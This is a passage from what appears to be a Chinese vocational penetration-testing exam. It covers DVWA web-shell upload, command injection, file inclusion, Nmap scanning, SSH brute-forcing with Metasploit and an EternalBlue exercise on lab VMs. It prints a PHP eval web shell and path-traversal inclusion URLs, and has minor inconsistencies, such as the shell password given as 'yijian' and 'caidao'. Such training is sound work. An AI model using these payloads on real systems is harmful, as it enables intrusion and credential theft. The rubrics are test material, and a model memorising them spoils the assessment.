1. 在虚拟机中启动 kali 系统，使用指令 ifconfig 查询 IP 地址，在 Win7 系统中，使用 ipconfig 命令查看 IP 地址，将成功的获取 IP 界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-1”。（10 分）

2. 启动 PHP Study 软件，打开 Apache 和 MySQL，将启动成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-2”。（5 分）

3. 在 kali 系统中打开浏览器，URL 地址栏中输入：靶机 ip/dvwa，登录 DVWA 系统（默认账号：admin，默认密码：password）。将登录成功的界面截图，粘贴

到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-3”。（10 分）

4. 单击“Create/Reset Database”按钮，完成 DVWA 数据库的创建，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-4”。（5 分）

（二）设置安全级别（5 分）

在浏览器的 URL 地址栏中输入：靶机 ip/dvwa，登录 DVWA 系统（默认账号：admin，默认密码：password），将 DVWA 系统的安全级别设置为 low，将设置结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：设置安全级别-1”。（5 分）

（三）编写一句话木马（10 分）

1．新建 123.php 一句话木马文件，并将文件内容设置为“<?php @eval($_POST['yijian']);?>”。将木马文件内容整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：编写一句话木马-1”。（10 分）

（四）上传一句话木马文件（20 分）

1．在 DVWA 站点主页面，选中“File Upload”，选中 123.php 木马文件，将其上传到 DVWA 站点服务器。将上传成功提示整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：上传一句话木马文件-1”。（10 分）

2．根据上传成功提示的路径，找到刚刚上传 1.php 木马文件的文件夹，浏览已经上传的 1.php 一句话木马文件。将浏览的整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：上传一句话木马文件-2”。（10 分）

（五）渗透 Web 服务器（15 分）

1．运行蚁剑，添加数据，将浏览到的一句话木马文件链接地址和密码添加到地址处；同时设置“连接类型”和“编码设置”。将添加数据整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务五：渗透 Web 服务器-1”。（10 分）

2．在添加数据中执行“添加”按钮，在蚁剑中出现链接地址，双击该链接地址，成功连接到 Web 服务器。将成功连接整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务五：渗透 Web 服务器-2”。（5 分）

（六）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 或以上	建议安装 64 位版本
2	VMware Workstation	15 或以上	建议安装在 64 位操作系统中
3	靶机操作系统	Win7 64 位 VMware 版本镜像系统	安装在虚拟机中
4	PHP Study	PHP Study 2017 及以上	安装在靶机操作系统中
5	DVWA	Web 站点	建议使用 DVWA-master 版本
6	Kali Linux	2017 及以上	安装在 VMware 虚拟机中
7	AntSword(蚁剑)	V4.3 及以上	安装在桌面版操作系统中或者 Kali Linux 中

3．考核时量。

120 分钟。

五、评分标准

1．运行环境（30 分）

序号	评分内容	评分点	分值（分）
1	查询 IP 地址	获取 kali 和 Win7 的 ip 地址	10
2	启动 PHP Study	成功打开 Apache 和 MySQL	5
3	登录 DVWA 平台	进入登录页面及成功进入 DVWA	10
4	创建 DVWA 系统数据库	正确创建 DVWA 系统数据库	5

2．设置安全级别（5 分）

序号	评分内容	评分点	分值（分）
1	设置安全级别	正确设置安全级别为 low	5

3．编写一句话木马（10 分）

序号	评分内容	评分点	分值（分）
1	新建 123.php 一句话木马文件	新建 123.php 一句话木马文件，文件内容“<?php @eval($_POST['caidao']);?>”	10

4．上传一句话木马（20 分）

序号	评分内容	评分点	分值（分）
1	上传一句话木马文件	将上传一句话木马文件 123.php 上传	10

		到 DVWA 站点服务器	
2	浏览上传到服务器的一句话木马文件	将上传一句话木马文件 123.php 上传到 DVWA 站点服务器，浏览上传到服务器的一句话木马文件	10

5．渗透 Web 服务器（15 分）

序号	评分内容	评分点	分值（分）
1	使用蚁剑连接 Webshell	运行蚁剑，添加数据，将浏览到的一句话木马文件链接地址和密码添加到地址处；同时设置“连接类型”和“编码设置”。	10
2	获得 Web 服务器的文件管理权限	在添加数据中执行“添加”按钮，在蚁剑中出现链接地址，双击该链接地址，成功连接到 Web 服务器。	5

6．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

7．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S4-9：命令执行漏洞测试

一、实训简介

命令执行漏洞是指 Web 服务器没有对用户输入进行过滤，从而使用户可以控制命令执行函数的参数，导致注入恶意系统命令到正常命令中，造成命令攻击，可导致随意执行系统命令，属于高危漏洞之一。

渗透测试工程师要手工对 DVWA 站点的命令执行漏洞进行检测，利用命令执行漏洞进行攻击。

二、项目配置需求

本项目的运行环境：操作系统 Windows7 64 位系统及以上、VMware 虚拟机、Kali Linux 系统、PHP 语言、MySQL 数据库、Apache 服务器软件和 DVWA 站点。

本项目主要完成 phpStudy 集成软件包安装、DVWA 系统安装和配置、命令执行漏洞攻击。具体为：

1. 运行 phpStudy 集成软件包。

2. 正确配置 DVWA 系统。

3. DVWA 站点的命令执行漏洞进行检测。

4. 利用命令执行漏洞进行攻击。

三、配置实现

（一）登录 DVWA 靶场（30 分）

1. 在虚拟机中启动 kali 系统，使用指令 ifconfig 查询 IP 地址，在 Win7 系统中，使用 ipconfig 命令查看 IP 地址，将成功的获取 IP 界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-1”。（10 分）

2. 启动 PHP Study 软件，打开 Apache 和 MySQL，将启动成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-2”。（5 分）

3. 在 kali 系统中打开浏览器，URL 地址栏中输入：靶机 ip/dvwa，登录 DVWA 系统（默认账号：admin，默认密码：password）。将登录成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-3”。（10 分）

4. 单击“Create/Reset Database”按钮，完成 DVWA 数据库的创建，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-4”。（5 分）

（二）设置安全级别（5 分）

在浏览器的 URL 地址栏中输入：靶机 ip/dvwa，登录 DVWA 系统（默认账号：admin，默认密码：password），将 DVWA 系统的安全级别设置为 low，将设置结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：设置安全级别-1”。（5 分）

（三）命令执行漏洞利用（45 分）

1．在 DVWA 站点主页面，选中“Command Injection”命令执行漏洞，在右侧的 Enter an IP address:文本框中输入一串“127.0.0.1”，然后点击“Submit”按钮。将执行结果整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：命令执行漏洞利用-1”。（10 分）

2．利用命令执行漏洞，以 dir/ls 指令查看当前页面所在服务器的目录，在右侧的 Enter an IP address:文本框中输入一串内容，然后点击“Submit”按钮，在页面上将显示页面所在目录。将文本框中的串及执行结果整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：命令执行漏洞利用-2”。（10 分）

3．利用命令执行漏洞给 Web 服务器新建一个用户，用户名为考生姓名的拼音。在右侧的 Enter an IP address:文本框中输入一串内容，然后点击“Submit”按钮，在 Web 服务器上将产生此用户。将执行串及添加成功的用户整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：命令执行漏洞利用-3”。（10 分）

4．构造命令，在输入框中输入命令，判断操作系统类型。将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：命令执行漏洞利用-4”。（15 分）

（四）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 或以上	建议安装 64 位版本
2	VMware Workstation	15 或以上	建议安装在 64 位操作系统中
3	靶机操作系统	Win7 64 位 VMware 版本镜像系统	安装在虚拟机中
4	PHP Study	PHP Study 2017 及以上	安装在靶机操作系统中
5	DVWA	Web 站点	建议使用 DVWA-master 版本
6	Kali Linux	2017 及以上	安装在 VMware 虚拟机中

3．考核时量

120 分钟。

五、评分标准

1．运行环境（30 分）

序号	评分内容	评分点	分值（分）
1	查询 IP 地址	获取 kali 和 Win7 的 ip 地址	10
2	启动 PHP Study	成功打开 Apache 和 MySQL	5
3	登录 DVWA 平台	进入登录页面及成功进入 DVWA	10
4	创建 DVWA 系统数据库	正确创建 DVWA 系统数据库	5

2．登录 DVWA 系统（5 分）

序号	评分内容	评分点	分值（分）
1	登录 DVWA	正确登录 dvwa 系统	5

3．设置安全级别（5 分）

序号	评分内容	评分点	分值（分）
1	设置安全级别	正确设置安全级别为 low	5

4．命令执行漏洞利用（45 分）

序号	评分内容	评分点	分值（分）
1	进入命令执行测试页面	进入命令执行测试页面，在右侧的 Enter an IP address:文本框中输入一串“127.0.0.1”	10
2	查看当前页面所在服务器的目录	利用命令执行漏洞,查看当前页面所在服务器的目录	10
3	利用命令执行漏洞给 Web 服务器新建用户	利用命令执行漏洞给 Web 服务器新建一个用户，用户名为考生姓名的拼音。	10
4	判断操作系统类型	构造命令，在输入框中输入命令，判断操作系统类型	15

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（30 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	10
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	10
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	10

试题编号 S4-10：文件包含漏洞渗透测试

一、实训简介

文件包含漏洞是为了使代码更加灵活，用户可以控制被包含的文件，如果对客户输入参数过滤不严，客户端可以调用一个恶意文件，达到恶意执行代码的目的。利用文件包含漏洞可以读取敏感文件的内容、执行符合 PHP 语法规范文件的恶意内容，也可以植入木马等，其风险巨大，属于高危漏洞之一。

渗透测试工程师要验证 Web 系统中是否真正存在文件包含漏洞，模拟黑客对目标主机拟进行一次渗透攻击，尝试成功攻击目标主机。并对 DVWA 站点的文件包含漏洞进行检测，利用该漏洞爆出系统绝对路径，并指出文件包含漏洞的有效防范措施。

二、项目配置需求

本项目的运行环境：操作系统 Windows7 64 位系统及以上、VMware 虚拟机、Kali Linux 系统、PHP 语言、MySQL 数据库、Apache 服务器软件和 DVWA 站点。

本项目主要完成 phpStudy 集成软件包运行、DVWA 系统配置、文件包含漏洞检测和文件包含漏洞攻击。具体为：

1. 运行 phpStudy 集成软件包。

2. 正确配合 DVWA 系统。

3. 对 DVWA 站点的文件包含漏洞进行检测。

4. 利用检测到的文件包含漏洞，爆出系统绝对路径。

5. 指出文件包含漏洞的有效防范措施。

三、配置实现

（一）登录 DVWA 靶场（30 分）

1. 在虚拟机中启动 kali 系统，使用指令 ifconfig 查询 IP 地址，在 Win7 系统中，使用 ipconfig 命令查看 IP 地址，将成功的获取 IP 界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-1”。（10 分）

2. 启动 PHP Study 软件，打开 Apache 和 MySQL，将启动成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-2”。（5 分）

3. 在 kali 系统中打开浏览器，URL 地址栏中输入：靶机 ip/dvwa，登录 DVWA 系统（默认账号：admin，默认密码：password）。将登录成功的界面截图，粘贴

到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-3”。（10 分）

4. 单击“Create/Reset Database”按钮，完成 DVWA 数据库的创建，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-4”。（5 分）

（二）设置安全级别（5 分）

在浏览器的 URL 地址栏中输入：靶机 ip/dvwa，登录 DVWA 系统（默认账号：admin，默认密码：password），将 DVWA 系统的安全级别设置为 low，将设置结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：设置安全级别-1”。（5 分）

（三）文件包含漏洞利用（30 分）

1. 在 DVWA 站点主页面，选中“File Inclusion”，点击 file1.php，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件包含漏洞利用-1”。（10 分）

2. 在 DVWA 站点主页面，选中“File Inclusion”，点击 file1.php，浏览器的网址通过“？page”方式查找对应页面信息，手工编写任意文件名填入 URL 中，暴出系统绝对路径，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件包含漏洞利用-2”。（10 分）

3. 在 DVWA 站点主页面，修改网址“？page”的查找信息，通过绝对路径“C:/windows/system.ini”获取系统硬盘信息，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件包含漏洞利用-3”。（10 分）

（四）本地文件包含漏洞（15 分）

1. 在 DVWA 站点主页面，选中“File Inclusion”，构造绝对路径 url“ip/DVWA/vulnerabilities/fi/?page=c:/phpstudy/www/phpinfo.php”选项，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：文件包含漏洞的有效防范-1”。（10 分）

2. 在 DVWA 站点主页面，选中“File Inclusion”，构造相对路径 url“ip/DVWA/vulnerabilities/fi/?page=..\..\php.ini”选项，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为 “任务四：远程文件包含漏洞-1”。（5 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 或以上	建议安装 64 位版本
2	VMware Workstation	15 或以上	建议安装在 64 位操作系统中
3	靶机操作系统	Win7 64 位 VMware 版本镜像系统	安装在虚拟机中
4	PHP Study	PHP Study 2017 及以上	安装在靶机操作系统中
5	DVWA	Web 站点	建议使用 DVWA-master 版本
6	Kali Linux	2017 及以上	安装在 VMware 虚拟机中

3．考核时量。

120 分钟。

五、评分标准

1．运行环境（30 分）

序号	评分内容	评分点	分值（分）
1	查询 IP 地址	获取 kali 和 Win7 的 ip 地址	10
2	启动 PHP Study	成功打开 Apache 和 MySQL	5
3	登录 DVWA 平台	进入登录页面及成功进入 DVWA	10
4	创建 DVWA 系统数据库	正确创建 DVWA 系统数据库	5

2．设置安全级别（5 分）

序号	评分内容	评分点	分值（分）
1	设置安全级别	正确设置安全级别为 low	5

3．文件包含漏洞利用（30 分）

序号	评分内容	评分点	分值（分）
1	查看指定文件 file1.php	在 DVWA 站点主页面，选中“File Inclusion”，点击 file1.php	10
2	暴出系统绝对路径	查看浏览器的网址，手工编写文件名填入 URL 中，暴出系统绝对路劲	10

3	获取相对路径	从错误信息页面获得服务器绝对路径	10

4．本地文件包含漏洞（15 分）

序号	评分内容	评分点	分值（分）
1	绝对路劲包含	成功打开文件	10
2	相对路劲包含	成功打开文件	5

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

模块三：专业拓展模块

项目 1 网络渗透测试与漏洞利用

试题编号 H1-1：网络渗透测试与漏洞项目 1

一、项目概况

信息收集中最常用的工具之一是 Nmap（网络映射器），它是一款用于探测计算机网络上的主机和服务的免费开源安全扫描器。渗透测试工程师通常使用 Nmap 对目标网络进行信息收集，包括主机探测、端口扫描和操作系统类型探测。

本项目的主要任务是通过 Kali Linux 系统中的 Nmap 工具，在内网环境中对 CentOS Linux 操作系统进行主机探测、端口扫描以及操作系统类型探测。虚拟机中所有操作系统的网络连接均设置为 NAT 模式，IP 地址通过 DHCP 自动获取，网络子网设置为 192.168.1.0，子网掩码为 255.255.255.0。

二、项目配置需求

本项目的运行环境：桌面操作系统 Windows 7 64 位系统及以上、VMware 虚拟机软件、Kali linux 2022 系统及以上、CentOS Linux 6.5 系统及以上。

本项目主要完成 Kali Linux 与 CentOS Linux 的网络连通性测试、使用 Nmap 工具探测目标网络、使用 Nmap 探测目标操作系统。

具体任务包括：

1. 完成 Kali Linux 与 CentOS Linux 的网络连通性测试。

2. 启动 Kali Linux 系统中的 Nmap 工具。

3. 使用 Nmap 探测目标网络。

4. 使用 Nmap 探测目标操作系统。

三、配置实现

（一）Kali Linux 与 CentOS Linux 的网络连通性测试（15 分）

1. 在 VMware 虚拟机中启动 Kali Linux 操作系统（默认登录名：kali，默认登录密码：kali），进入 Kali Linux 图形界面，使用命令查询本机的 IP 地址，并将结果截图粘贴至答题卷指定位置，图片标题为“任务一：Kali Linux 与 CentOS Linux 的网络连通性测试-1”。（5 分）

2. 在 VMware 虚拟机中启动 CentOS Linux 操作系统（默认登录名：centos，

默认登录密码：123456），进入 CentOS Linux 图形界面，使用命令查询本机的 IP 地址，并将结果截图粘贴至答题卷指定位置，图片标题为“任务一：Kali Linux 与 CentOS Linux 的网络连通性测试-2”。（5 分）

3．在 VMware 虚拟机中的 Kali Linux 操作系统中，使用 ping 命令测试与 CentOS Linux 操作系统的网络连通性。将 ping 测试结果截图并粘贴至答题卷指定位置，图片标题为“任务一：Kali Linux 与 CentOS Linux 的网络连通性测试-3”。（5 分）

（二）探测目标网络（50 分）

1．在 Kali Linux 操作系统中，打开 Nmap 工具，输入 nmap 命令查看其参数及用法，将界面截图并粘贴至答题卷指定位置，图片标题为“任务二：探测目标网络-1”。（10 分）

2．进行 Nmap 的简单扫描：扫描 CentOS Linux 的 IP 地址，显示开放的端口和使用的协议类型。将结果截图粘贴至答题卷指定位置，图片标题为“任务二：探测目标网络-2”。（10 分）

3．进行 Nmap 的详细扫描：扫描 CentOS Linux 的 IP 地址，并对扫描结果进行详细描述。将结果截图粘贴至答题卷指定位置，图片标题为“任务二：探测目标网络-3”。（10 分）

4．进行 Nmap 的指定端口扫描：扫描 CentOS Linux 主机的 21、53、443 和 1027 端口。将结果截图粘贴至答题卷指定位置，图片标题为“任务二：探测目标网络-4”。（10 分）

5．进行 Nmap 的 Ping 扫描：使用-sP 参数扫描与 CentOS Linux 位于同一网段的主机。将结果截图粘贴至答题卷指定位置，图片标题为“任务二：探测目标网络-5”。（10 分）

（三）探测目标操作系统（15 分）

使用 Nmap 的-O 参数扫描 CentOS Linux 的 IP 地址，通过开放的端口探测主机运行的操作系统类型。将扫描到的目标操作系统的弱密码登录界面截图粘贴至答题卷指定位置，图片标题为“任务三：探测目标操作系统-1”。（15 分）

（四）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 及以上	建议安装 64 位版本
2	VMware Workstation	12.0 及以上	12.0 后的系统必须安装在 64 位操作系统中
3	Kali Linux	Kali Linux 2022 及以上	安装在虚拟机中的操作系统，登录用户名 kali 的密码为 kali
4	CentOS Linux	6.5 及以上	安装在虚拟机中的操作系统，登录用户名 centos 的密码为 123456

3．考核时长。

总时长为 180 分钟。

五、评分标准

1．Kali Linux 与 CentOS Linux 的网络连通性测试（15 分）

序号	评分内容	评分点	分值（分）
1	查询 Kali Linux 操作系统 IP 地址	使用命令能够查看到配置的 IP 地址	5
2	查询 CentOS Linux 操作系统 IP 地址	使用命令能够查看到配置的 IP 地址	5
3	网络连通性测试	Kali Linux 操作系统能够 ping 通 CentOS Linux 操作系统	5

2．探测目标网络（50 分）

序号	评分内容	评分点	分值（分）
1	打开 Nmap 工具	正常启动 Nmap 工具，正确输入 nmap 命令查看其参数及用法	10
2	进行 Nmap 的简单扫描	正确执行 Nmap 简单扫描	10
3	进行 Nmap 详细扫描	正确执行 Nmap 详细扫描	10
4	进行 Nmap 指定端口扫描	按要求使用 Nmap 对指定端口进行扫描	10
5	进行 Nmap ping 扫描	正确设置 Nmap 各项扫描参数，进行 ping 扫描	10

3．探测目标操作系统（15 分）

序号	评分内容	评分点	分值（分）
1	探测目标操作系统	成功探测出目标操作系统的类型	15

4．项目文档（10 分）

序号	评分内容	评分点	分值（分）

1	文档创建	按照要求创建并存放相关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

5．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确理解用户需求，精准评估项目完成质量，并能迅速诊断和解决技术问题，确保项目的高质量完成。	5
3	团队合作	举止文明，任务划分合理，操作紧凑有序，具备团队协作意识	3

试题编号 H1-2：网络渗透测试与漏洞项目 2

一、项目概况

SSH（Secure Shell）是一种在网络环境中广泛使用的协议，专门用于远程管理和控制 Linux 服务器。然而，弱密码或不安全的登录凭据可能导致系统被未经授权的用户入侵，进而引发严重的安全风险。因此，评估和强化 SSH 登录的安全性是保障系统安全的关键步骤之一。

本项目使用 Kali Linux 系统中的 Metasploit 框架的 ssh_login 模块，对 CentOS Linux 系统的 SSH 登录进行暴力破解测试。该模块通过尝试多个预设的用户名和密码组合，模拟真实攻击者可能采用的暴力破解手段，以此来评估 SSH 服务的密码强度和系统的安全性。虚拟机中所有操作系统的网络连接均设置为 NAT 模式，IP 地址通过 DHCP 自动获取，网络子网设置为 192.168.1.0，子网掩码为 255.255.255.0。

二、项目配置需求

本项目的运行环境：桌面操作系统 Windows 7 64 位系统及以上、VMware 虚拟机软件、Kali linux 2022 系统及以上、CentOS Linux 6.5 系统及以上。

本项目主要完成 Kali Linux 与 CentOS Linux 的网络连通性测试、创建字典文件、Metasploit 工具的启动和配置、渗透攻击。具体任务包括：

1. 完成 Kali Linux 与 CentOS Linux 的网络连通性测试。

2. 创建字典文件以供暴力破解使用。

3. 启动并配置 Kali Linux 中的 Metasploit 工具。

4. 使用 Metasploit 工具对 CentOS Linux 系统进行渗透攻击。

三、配置实现

（一）Kali Linux 与 CentOS Linux 的网络连通性测试（15 分）

1. 在 VMware 虚拟机中启动 Kali Linux 操作系统（默认登录名：kali，默认登录密码：kali），进入 Kali Linux 的图形化界面。使用命令查询本机的 IP 地址，并将结果截图粘贴到答题卷的指定位置，图片标题为“任务一：Kali Linux 与 CentOS Linux 的网络连通性测试-1”。（5 分）

2. 在 VMware 虚拟机中启动 CentOS Linux 操作系统（默认登录名：centos，默认登录密码：123456），进入 CentOS Linux 的图形化界面。使用命令查询本机

的 IP 地址，并将结果截图粘贴到答题卷的指定位置，图片标题为“任务一：Kali Linux 与 CentOS Linux 的网络连通性测试-2”。（5 分）

3. 在 Kali Linux 操作系统中使用 ping 命令测试与 CentOS Linux 操作系统的网络连通性，并将 ping 测试结果截图粘贴到答题卷的指定位置，图片标题为“任务一：Kali Linux 与 CentOS Linux 的网络连通性测试-3”。（5 分）

（二）创建字典文件（10 分）

1. 在 Kali Linux 的/mnt 目录下创建用户字典文件 user.txt，并在文件中添加多个常见的用户名，如 user、pass、password、username、kali、newuser、users、centos 等，将创建文件及其内容的界面截图粘贴到答题卷的指定位置，图片标题为“任务二：创建字典文件-1”。（5 分）

2. 在 Kali Linux 的/mnt 目录下创建密码字典文件 pass.txt，并在文件中添加多个常见密码，如 888888、666666、123456、000000、root、ubuntu、123000 等，将创建文件及其内容的界面截图粘贴到答题卷的指定位置，图片标题为“任务二：创建字典文件-2”。（5 分）

（三）启动 Metasploit 工具（20 分）

1. 在 Kali Linux 中打开终端命令窗口，使用命令启动 Metasploit 工具。将启动成功的界面截图粘贴到答题卷的指定位置，图片标题为“任务三：启动 Metasploit 工具-1”。（5 分）

2. 使用命令查找 ssh_login 模块，并将查找成功的结果界面截图粘贴到答题卷的指定位置，图片标题为“任务三：启动 Metasploit 工具-2”。（5 分）

3. 使用命令加载 ssh_login 模块，并将加载成功的结果界面截图粘贴到答题卷的指定位置，图片标题为“任务三：启动 Metasploit 工具-3”。（5 分）

4.使用命令查看当前 ssh_login 模块的所有可用攻击载荷，并将结果界面截图粘贴到答题卷的指定位置，图片标题为“任务三：启动 Metasploit 工具-4”。（5 分）

（四）配置参数（20 分）

1. 显示当前 ssh_login 模块所需设置的参数，并将命令及参数信息的整个界面截图粘贴到答题卷的指定位置，图片标题为“任务四：配置参数-1”。（5 分）

2．设置要破解的目标主机 IP 地址为 CentOS Linux 的 IP 地址，并将参数设置界面截图粘贴到答题卷的指定位置，图片标题为“任务四：配置参数-2”。（5 分）

3．设置要使用的用户字典文件路径为/mnt/user.txt，并将参数设置界面截图粘贴到答题卷的指定位置，图片标题为“任务四：配置参数-3”。（5 分）

4．设置要使用的密码字典文件路径为/mnt/pass.txt，并将参数设置界面截图粘贴到答题卷的指定位置，图片标题为“任务四：配置参数-4”。（5 分）

（五）破解 SSH 登录用户名和密码（15 分）

1．使用命令启动 CentOS Linux 的 SSH 服务，并将结果界面截图粘贴到答题卷的指定位置，图片标题为“任务五：破解 SSH 登录用户名和密码-1”。（5 分）

2．使用 Kali Linux 中的 Metasploit 工具执行破解命令，对 CentOS Linux 的 SSH 登录用户名和密码进行破解。将破解命令及结果的界面截图粘贴到答题卷的指定位置，图片标题为“任务五：破解 SSH 登录用户名和密码-2”。（10 分）

（六）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 及以上	建议安装 64 位版本
2	VMware Workstation	12.0 及以上	12.0 后的系统必须安装在 64 位操作系统中
3	Kali Linux	Kali Linux 2022 及以上	安装在虚拟机中的操作系统，登录用户名 kali 的密码为 kali
4	CentOS Linux	CentOS Linux 6.5 及以上	安装在虚拟机中的操作系统，登录用户名 centos 的密码为 123456

3．考核时长。

总时长为 180 分钟。

五、评分标准

1．Kali Linux 与 CentOS Linux 的网络连通性测试（15 分）

序号	评分内容	评分点	分值（分）
1	查询 Kali Linux 操作系统 IP 地址	使用命令能够查看到配置的 IP 地址	5
2	查询 CentOS Linux 操作系统 IP 地址	使用命令能够查看到配置的 IP 地址	5
3	网络连通	Kali Linux 操作系统能够 ping 通 CentOS Linux 操作系统	5

2．创建字典文件（10 分）

序号	评分内容	评分点	分值（分）
1	创建用户字典文件	正确创建用户字典文件，并添加相应的用户名	5
2	创建密码字典文件	正确创建密码字典文件，并添加相应的密码	5

3．启动 Metasploit 工具（20 分）

序号	评分内容	评分点	分值（分）
1	启动 Metasploit 工具	正常启动 Metasploit 工具	5
2	查找 ssh_login 模块	正确查找 ssh_login 模块	5
3	加载 ssh_login 模块	正确加载 ssh_login 模块	5
4	查看 ssh_login 模块的攻击载荷	正确查看 ssh_login 模块的攻击载荷	5

4．参数配置（20 分）

序号	评分内容	评分点	分值（分）
1	工具启动、模块加载	正常启动 Metasploit 工具，找到 ssh_login 模块，并正确加载 ssh_login 模块。	5
2	显示参数	正确显示需要设置的参数	5
3	设置参数	正确设置各项参数	5
4	破解用户和密码	破解出正确的登录用户和密码	5

5．破解 SSH 登录用户名和密码（15 分）

序号	评分内容	评分点	分值（分）
1	启动 CentOS Linux 的 ssh 服务	使用命令正常启动 CentOS Linux 的 ssh 服务	5
2	破解 ssh 登录用户名和密码	成功破解 CentOS Linux 的 ssh 登录用户名和密码	10

6．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建并存放相关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

7．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2

2	职业判断	准确理解用户需求，精准评估项目完成质量，并能迅速诊断和解决技术问题,确保项目的高质量完成。	5
3	团队合作	举止文明，任务划分合理，操作紧凑有序，具备团队协作意识	3

试题编号 H1-3：网络渗透测试与漏洞项目 3

一、项目概况

MS17-010（“EternalBlue”，永恒之蓝）是一个严重影响 Windows 操作系统的安全漏洞，允许攻击者通过 SMB（Server Message Block）协议远程执行代码，从而实现对目标系统的完全控制。该漏洞的危害极大，因为它可以使攻击者绕过身份验证，直接访问和控制受影响的系统。

在本项目中，我们将通过 Kali Linux 系统中的 Metasploit 框架对 Windows 7 操作系统进行渗透测试，特别是利用 ms17_010_eternalblue 模块进行漏洞验证。为了进行有效的测试，所有虚拟机的网络连接都配置为 NAT 模式，IP 地址通过 DHCP 自动获取，网络子网设置为 192.168.1.0，子网掩码为 255.255.255.0。

二、项目配置需求

本项目的运行环境：桌面操作系统 Windows7 64 位系统及以上、VMware 虚拟机软件、Kali linux 2022 系统及以上、Windows 7 系统。

本项目主要完成 Kali Linux 与 Windows 7 的网络连通性测试、Metasploit 工具的启动和配置、渗透攻击。主要任务包括：

1. 测试 Kali Linux 与 Windows 7 之间的网络连通性。

2. 启动并配置 Kali Linux 中的 Metasploit 工具。

3. 使用 Metasploit 工具对 Windows 7 系统进行渗透攻击。

三、配置实现

（一）Kali Linux 与 Windows 7 的网络连通性测试（15 分）

